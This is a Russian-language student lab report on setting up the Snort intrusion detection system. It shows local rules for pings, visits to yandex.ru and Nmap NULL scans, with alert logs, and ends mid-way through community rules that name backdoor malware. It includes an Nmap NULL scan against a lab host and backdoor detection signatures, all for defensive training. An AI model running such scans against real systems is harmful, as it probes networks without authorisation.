



ЦЕЛЕНАПРАВЛЕННЫЕ АТАКИ

ПРАКТИЧЕСКОЕ ЗАДАНИЕ: (NIPS/NIDS) SNORT

Выполнил: Юрий Шамрай (MIFIB/1-й поток)

ЦЕЛЬ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

1. Получить сведения о том, как осуществляется защита с помощью систем обнаружения и предотвращения вторжений;
2. Научиться пользоваться Snort.

ЧТО НУЖНО СДЕЛАТЬ:

1. Установить и настроить правила в Snort;
2. Установить Nmap на вторую виртуальную машину и проверить работу правил в Snort;
3. Для проверки работы Snort, повторно выполнить задание с уязвимостью EternalBlue.

УСЛОВИЯ РЕАЛИЗАЦИИ:

Пришлите письменный отчёт в формате PDF, приложите скриншоты:

1. Уведомления при переходе на yandex.ru;
2. Уведомления при NULL-сканировании;
3. Уведомления при атаке EternalBlue.

ВЫПОЛНЕНИЕ

Практическое задание мы будем выполнять, в виртуальной лаборатории, на базе трёх виртуальных машин.

В качестве гипервизора, для их создания используем VirtualBox 7.0:



со следующими параметрами:

1. **UBUNTU-LAB02 (IP: 10.0.2.79/24 - Snort)**

- OS: Ubuntu 20.04.6 (Focal Fossa)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 40GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
prospero@ubuntu-lab2:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
```

2. **KALI-LAB01 (IP: 10.4.2.58/24 - Nmap)**

- OS: Kali-Linux 2023.2 (Kali-rolling)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 80GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
(prospero@kali-lab01)-[~]
$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2023.2"
```

3. **W2K8-LAB (IP:10.0.2.38/24 - EternalBlue)**

- OS: Windows 2008 Server (6.0.6002)
- CPU: 1CPU x 2vCORES
- RAM: 4 GB
- HDD: 40GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

Имя узла:	W2K8-LAB
Название ОС:	Microsoft Windows Server 2008 Datacenter
Версия ОС:	6.0.6002 Service Pack 2 сборка 6002
Изготовитель ОС:	Microsoft Corporation
Параметры ОС:	Изолированный сервер
Сборка ОС:	Multiprocessor Free

Далее, на виртуальной машине **UBUNTU-LAB01** установим **Snort**.

Snort — является одним из наиболее популярных и широко используемых инструментов **IDS/IPS** в мире. Это свободная и открытая система, которая была разработана для анализа сетевого трафика и обнаружения аномалий, возможных атак или нарушений безопасности в компьютерных сетях.

Snort имеет несколько режимов работы, но мы подробнее остановимся только на двух из них:


- **Network Intrusion Detection System (NIDS) Mode** (Режим сетевой системы обнаружения вторжений):
 - Это наиболее распространенный режим работы Snort. В этом режиме **Snort** анализирует сетевой трафик и сравнивает его с набором правил обнаружения (detection rules). Если трафик соответствует правилам, **Snort** генерирует алерты о потенциальных атаках или нарушениях безопасности.
 - **Network Intrusion Prevention System (NIPS) Mode** (Режим сетевой системы предотвращения вторжений): В этом режиме **Snort** обнаруживает и предотвращает атаки, блокируя или отбрасывая пакеты, которые соответствуют заданным правилам. Это позволяет Snort действовать как средство активной защиты сети.

УСТАНОВКА SNORT


Установим **Snort** на виртуальную машину **UBUNTU-LAB02**, выполним шаги, указанные ниже:

```
$ sudo apt install snort -y
```


Указываем наш сетевой интерфейс, который будет мониторить **Snort**:




Указываем адрес сети (**10.0.2.0/24**):



Подтверждаем, какой интерфейс будет слушать **Snort** (мы используем один интерфейс – **enp0s3**):




Проверяем установленную версию командой:



Установка **Snort** завершена.

Также, необходимо убедиться, что сетевой интерфейс виртуальной машины со **Snort** настроен на режим «прослушивания» (**Promiscuous Mode**). Это позволяет **Snort** или другим инструментам для сетевого анализа (например, Wireshark) прослушивать весь сетевой трафик на этом интерфейсе для обнаружения атак, аномалий или других сетевых событий.

\$ sudo ip link set enp0s3 promisc



Основной конфигурационный файл `/etc/snort/snort.conf` (перед началом внесения изменений рекомендуется сделать резервную копию этого файла).

В папке `/etc/snort/rules` находятся правила обнаружения (detection rules). Эти правила представляют собой текстовые файлы, которые определяют шаблоны трафика, которые Snort анализирует на предмет сигналов (индикаторов) потенциальных атак или нарушений безопасности.

```
prospero@ubuntu-lab2:~$ ls -al /etc/snort/
total 344
drwxr-xr-x  3 root root   4096 Jul 20 14:23 .
drwxr-xr-x 130 root root 12288 Jul 20 14:23 ..
-rw-r--r--  1 root root   3757 Apr  3 2018 classification.config
-rw-r--r--  1 root root  82469 Apr  3 2018 community-sid-msg.map
-rw-r--r--  1 root root  31643 Apr  3 2018 gen-msg.map
-rw-r--r--  1 root root   687 Apr  3 2018 reference.config
drwxr-xr-x  2 root root   4096 Jul 20 14:18 rules
-rw-r-----  1 root snort 28880 Apr  3 2018 snort.conf
-rw-----  1 root root   803 Jul 20 14:23 snort.debian.conf
-rw-r--r--  1 root root   2335 Apr  3 2018 threshold.conf
-rw-r--r--  1 root root 160606 Apr  3 2018 unicode.map
```

НАСТРОЙКА SNORT

Приступаем к настройке, вносим изменения в конфигурационный файл (используем редактор vim):

```
$ sudo vim /etc/snort/snort.conf
```

Устанавливаем параметры для переменной `HOME_NET`, указываем адрес нашей сети (в блоке **Step #1**):

```
#####
# Step #1: Set the network variables. For more information, see README.variables
#####
# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 10.0.2.0/24
```

```
ipvar HOME_NET 10.0.2.0/24
```

Запустим Snort в режиме тестирования:

```
$ sudo snort -T -i enp0s3 -c /etc/snort/snort.conf
```

Данная команда запускает Snort (sudo snort) в режиме тестирования (-T: флаг), используя сетевой интерфейс enp0s3 (-i enp0s3: флаг -i) и файл конфигурации /etc/snort/snort.conf (-c /etc/snort/snort.conf: флаг -c), что позволяет проверить правильность конфигурации перед полноценным внедрением системы.

```
4150 Snort rules read
    3476 detection rules
      0 decoder rules
      0 preprocessor rules
3476 Option Chains linked into 290 Chain Headers
0 Dynamic rules
+++++
```



```

+-----[Rule Port Counts]-----+
|      tcp      udp      icmp      ip      |
|  src    151    18        0        0      |
|  dst   3306   126        0        0      |
|  any    383    48       145       22      |
|  nc     27     8        94       20      |
|  s+d    12     5         0         0      |
+-----+

```

```

--== Initialization Complete ==--

o''~)~
'''  -*> Snort! <*-
      Version 2.9.7.0 GRE (Build 149)
      By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using libpcap version 1.9.1 (with TPACKET_V3)
      Using PCRE version: 8.39 2016-06-14
      Using ZLIB version: 1.2.11

      Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
      Preprocessor Object: SF_POP Version 1.0 <Build 1>
      Preprocessor Object: SF_DNS Version 1.1 <Build 4>
      Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
      Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
      Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
      Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
      Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
      Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
      Preprocessor Object: SF_SIP Version 1.1 <Build 1>
      Preprocessor Object: SF_SSH Version 1.1 <Build 3>
      Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
      Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
      Preprocessor Object: SF_GTP Version 1.1 <Build 1>
      Preprocessor Object: SF_SDF Version 1.1 <Build 1>

Snort successfully validated the configuration!
Snort exiting

```

Наши пользовательские (локальные) правила, мы будем создавать и изменять в файле `/etc/snort/rules/local.rules`:

```

#####
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
#####
# Note to Debian users: The rules preinstalled in the system
# can be *very* out of date. For more information please read
# the /usr/share/doc/snort-rules-default/README.Debian file
#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)
#
# site specific rules
include $RULE_PATH/local.rules

```

Остальные правила, которые предоставляются разработчиками, а также, правила сообщества (community rules) в рамках нашего практического задания мы пока отключим (закомментируем строки 578–696 символом #).

```

570 # site specific rules
571 include $RULE_PATH/local.rules
572
573 # The include files commented below have been disabled
574 # because they are not available in the stock Debian
575 # rules. If you install the Sourcefire VRT please make
576 # sure you re-enable them again:
577
578 ##include $RULE_PATH/app-detect.rules
579 ##include $RULE_PATH/attack-responses.rules
580 ##include $RULE_PATH/backdoor.rules
581 ##include $RULE_PATH/bad-traffic.rules
582 ##include $RULE_PATH/blacklist.rules
583 ##include $RULE_PATH/botnet-cnc.rules
584 ##include $RULE_PATH/browser-chrome.rules
585 ##include $RULE_PATH/browser-firefox.rules
586 ##include $RULE_PATH/browser-ie.rules
587 ##include $RULE_PATH/browser-other.rules
588 ##include $RULE_PATH/browser-plugins.rules
589 ##include $RULE_PATH/browser-webkit.rules

```

:578,696s/^/#

Снова запустим **Snort** в режиме тестирования:

```
$ sudo snort -T -i enp0s3 -c /etc/snort/snort.conf
```

```
+++++
Initializing rule chains...
0 Snort rules read
  0 detection rules
  0 decoder rules
  0 preprocessor rules
0 Option Chains linked into 0 Chain Headers
0 Dynamic rules
+++++

Snort successfully validated the configuration!
Snort exiting
```


Валидация прошла без ошибок.

СОЗДАНИЕ ПРАВИЛ

Приступаем к созданию пользовательских правил для Snort:

```
$ sudo vim /etc/snort/rules/local.rules
```

Синтаксис достаточно простой, также для удобства, мы можем использовать этот генератор правил для Snort:



<http://snorpy.cyb3rs3c.net/>

Создадим правило, которое обнаруживает ICMP-пакеты, отправленные из любого источника в сеть **\$HOME_NET**:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:10001; rev:1;)
```

- **alert**: указывает, что при срабатывании этого правила нужно генерировать уведомление;
- **icmp**: правило применяется к ICMP-пакетам;
- **any any**: правило будет срабатывать независимо от источника и назначения ICMP-пакета;
- **->**: этот символ означает, что пакеты отправляются от любого источника к целевой сети;
- **\$HOME_NET any**: определяет целевую сеть для обнаружения, **any** означает, что правило будет срабатывать на пакеты, отправленные на любой порт в **\$HOME_NET**;
- **msg:"ICMP Ping Detected"**: это сообщение алерта, которое будет выводиться при срабатывании правила;
- **sid:10001**: это идентификатор правила и должен быть уникальным;
- **rev:1**: это метка версии правила, указывает на текущую версию правила.

```

1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7 alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:10001; rev:1;)

```

Запускаем Snort с определёнными параметрами:

```
$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
```

- **-q**: запуск в тихом режиме (quiet mode), не показывать сообщения инициализации конфигурации;
- **-l /var/log/snort**: указывает на использование директории /var/log/snort в который Snort будет записывать свои логи;
- **-i enp0s3**: использование сетевого интерфейса enp0s3 для анализа и обнаружения сетевых пакетов;
- **-A console**: режим вывода алертов, console означает, что алерты будут выводиться на терминал;
- **-c /etc/snort/snort.conf**: файл конфигурации /etc/snort/snort.conf.

```

prospero@ubuntu-lab2:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf

```

С виртуальной машины KALI-LAB01 (10.4.2.58) пропингуем виртуалку W2K8-LAB (10.0.2.38), которая находится в той же сети, что и виртуальная машина, где запущен Snort UBUNTU-LAB02 (10.0.2.79):

```

(prospero@kali-lab01)-[~]
$ ping 10.0.2.38
PING 10.0.2.38 (10.0.2.38) 56(84) bytes of data.
64 bytes from 10.0.2.38: icmp_seq=1 ttl=127 time=3.81 ms
64 bytes from 10.0.2.38: icmp_seq=2 ttl=127 time=2.43 ms
64 bytes from 10.0.2.38: icmp_seq=3 ttl=127 time=2.50 ms
64 bytes from 10.0.2.38: icmp_seq=4 ttl=127 time=2.35 ms
64 bytes from 10.0.2.38: icmp_seq=5 ttl=127 time=2.10 ms

```

Видим, что наше правило сработало и мы получаем уведомления:

```

prospero@ubuntu-lab2:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
07/20-16:35:27.012684  [**] [1:10001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 10.4.2.58 -> 10.0.2.38
07/20-16:35:28.020307  [**] [1:10001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 10.4.2.58 -> 10.0.2.38
07/20-16:35:29.040775  [**] [1:10001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 10.4.2.58 -> 10.0.2.38
07/20-16:35:30.055143  [**] [1:10001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 10.4.2.58 -> 10.0.2.38
07/20-16:35:31.058771  [**] [1:10001:1] ICMP Ping Detected [**] [Priority: 0] {ICMP} 10.4.2.58 -> 10.0.2.38

```

Создадим правило, которое обнаруживает TCP-пакеты с содержимым "yandex.ru", отправленные из внутренней сети \$HOME_NET и при срабатывании будет генерировать алерт "Someone open yandex website":

```
alert tcp $HOME_NET any -> any any (content:"yandex.ru"; msg:"Someone open yandex website"; sid:10002; rev:1;)
```

```

1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7 alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:10001; rev:1;)
8 alert tcp $HOME_NET any -> any any (content:"yandex.ru"; msg:"Someone open yandex website"; sid:10002; rev:1;)

```


На W2K8-LAB (10.0.2.38) в веб-браузере перейдем по адресу <http://yandex.ru>, проверяем что правило сработало:

```
prospero@ubuntu-lab2:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
07/20-16:53:15.690132 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49160 -> 5.255.255.70:80
07/20-16:53:16.163461 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49161 -> 5.255.255.70:443
07/20-16:53:21.717583 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49160 -> 5.255.255.70:80
07/20-16:53:22.161578 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49167 -> 5.255.255.70:443
07/20-16:53:22.990650 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49168 -> 5.255.255.70:443
07/20-16:53:30.110540 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49180 -> 87.250.251.119:443
07/20-16:53:30.114651 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49181 -> 87.250.250.145:443
07/20-16:53:31.125415 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49182 -> 87.250.251.119:443
07/20-16:53:33.284228 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49183 -> 87.250.251.119:443
07/20-16:54:13.519226 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49187 -> 87.250.250.145:443
07/20-16:54:15.361862 1:10002:1 Someone open yandex website [Priority: 0] {TCP} 10.0.2.38:49188 -> 87.250.250.145:443
```

Создадим правило обнаружения сканирования Nmap -sN (NULL Scan):

alert tcp any any -> \$HOME_NET any (msg:"NULL Scan"; flags:0; sid:10003; rev:1;)

```
1 # $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
2 # -----
3 # LOCAL RULES
4 # -----
5 # This file intentionally does not come with signatures. Put your local
6 # additions here.
7 alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:10001; rev:1;)
8 alert tcp $HOME_NET any -> any any (content:"yandex.ru"; msg:"Someone open yandex website"; sid:10002; rev:1;)
9 alert tcp any any -> $HOME_NET any (msg:"NULL Scan"; flags:0; sid:10003; rev:1;)
```

```
(prospero@kali-lab01)-[~]
$ sudo nmap -sN 10.0.2.38
[sudo] password for prospero:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-20 17:46 HKT
Nmap scan report for 10.0.2.38
Host is up (0.0021s latency).
All 1000 scanned ports on 10.0.2.38 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 13.88 seconds
```

```
07/20-17:45:53.980928 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:445
07/20-17:45:53.980929 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:21
07/20-17:45:53.980930 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:25
07/20-17:45:53.980930 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:22
07/20-17:45:53.981104 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:8888
07/20-17:45:53.981157 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:111
07/20-17:45:53.981158 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:135
07/20-17:45:53.981158 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:199
07/20-17:45:53.981158 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:995
07/20-17:45:53.981159 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:5900
07/20-17:45:53.982971 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:110
07/20-17:45:53.982971 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:1025
07/20-17:45:53.982972 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:3389
07/20-17:45:53.982972 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:3306
07/20-17:45:53.982972 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:993
07/20-17:45:53.982973 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:139
07/20-17:45:53.982973 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:143
07/20-17:45:53.982973 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:23
07/20-17:45:53.982977 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:8080
07/20-17:45:53.983044 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:113
07/20-17:45:53.983044 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:1720
07/20-17:45:53.983045 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:554
07/20-17:45:53.983045 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:80
07/20-17:45:53.983051 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:1723
07/20-17:45:53.983052 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:53
07/20-17:45:53.983052 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:443
07/20-17:45:53.983205 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:587
07/20-17:45:53.983271 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:256
07/20-17:45:53.983272 1:10003:1 NULL Scan [Priority: 0] {TCP} 10.4.2.58:53626 -> 10.0.2.38:19350
```

Видим, что наше правило сработало и мы получаем уведомления.

Далее, включаем предустановленные правила и правила сообщества, которые мы ранее отключили:

```
578 #include $RULE_PATH/app-detect.rules
579 include $RULE_PATH/attack-responses.rules
580 include $RULE_PATH/backdoor.rules
581 include $RULE_PATH/bad-traffic.rules
582 #include $RULE_PATH/blacklist.rules
583 #include $RULE_PATH/botnet-cnc.rules
584 #include $RULE_PATH/browser-chrome.rules
585 #include $RULE_PATH/browser-firefox.rules
586 #include $RULE_PATH/browser-ie.rules
587 #include $RULE_PATH/browser-other.rules
588 #include $RULE_PATH/browser-plugins.rules
589 #include $RULE_PATH/browser-webkit.rules
590 include $RULE_PATH/chat.rules
591 #include $RULE_PATH/content-replace.rules
592 include $RULE_PATH/ddos.rules
593 include $RULE_PATH/dns.rules
594 include $RULE_PATH/dos.rules
595 include $RULE_PATH/experimental.rules
596 #include $RULE_PATH/exploit-kit.rules
597 include $RULE_PATH/exploit.rules
598 #include $RULE_PATH/file-executable.rules
599 #include $RULE_PATH/file-flash.rules
600 #include $RULE_PATH/file-identify.rules
601 #include $RULE_PATH/file-image.rules
602 #include $RULE_PATH/file-multimedia.rules
603 #include $RULE_PATH/file-office.rules
```

:578,696s/^#//

Актуальную версию [community-rules](https://snort.org/downloads/#rule-downloads) можно скачать по ссылке <https://snort.org/downloads/#rule-downloads>

Rules

Latest advisory:
Talos Rules 2023-07-18
[What are rules?](#)

Community

Snort v3.0
[snort3-community-rules.tar.gz](#)

Documentation
[opensource.gz](#)

Snort v2.9
[community-rules.tar.gz](#)

MD5s
[All Sums](#)

Name	Size	Modified
AUTHORS	7.8 kB	9 Nov 2018
community.rules	1.8 MB	Tue
LICENSE	15.1 kB	20 Mar 2013
sid-msg.map	496.5 kB	Tue
snort.conf	30.2 kB	25 Apr 2022
VRT-License.txt	21.1 kB	25 Feb 2021

```
#-----
# COMMUNITY RULES
#-----

# alert tcp $HOME_NET 2589 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR - Dagger_1.4.0"; flow:to_client,
lasttype:misc-activity; sid:105; rev:14;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET 7597 (msg:"MALWARE-BACKDOOR QAZ Worm Client Login access"; f
, sid:106; rev:32;)
# alert tcp $EXTERNAL_NET any -> $HOME_NET 12345:12346 (msg:"MALWARE-BACKDOOR netbus getinfo"; flow:to:
d:110; rev:10;)
# alert tcp $HOME_NET 20034 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR NetBus Pro 2.0 connection estab
000"; depth:6; content:"|05 00|"; depth:2; offset:8; metadata:ruleset community; classtype:trojan-activ
# alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR Infector.I.X"; flow:established,t
,1157; classtype:misc-activity; sid:117; rev:37;)
# alert tcp $HOME_NET 666 -> $EXTERNAL_NET any (msg:"MALWARE-BACKDOOR SatansBackdoor.2.0.Beta"; flow:to
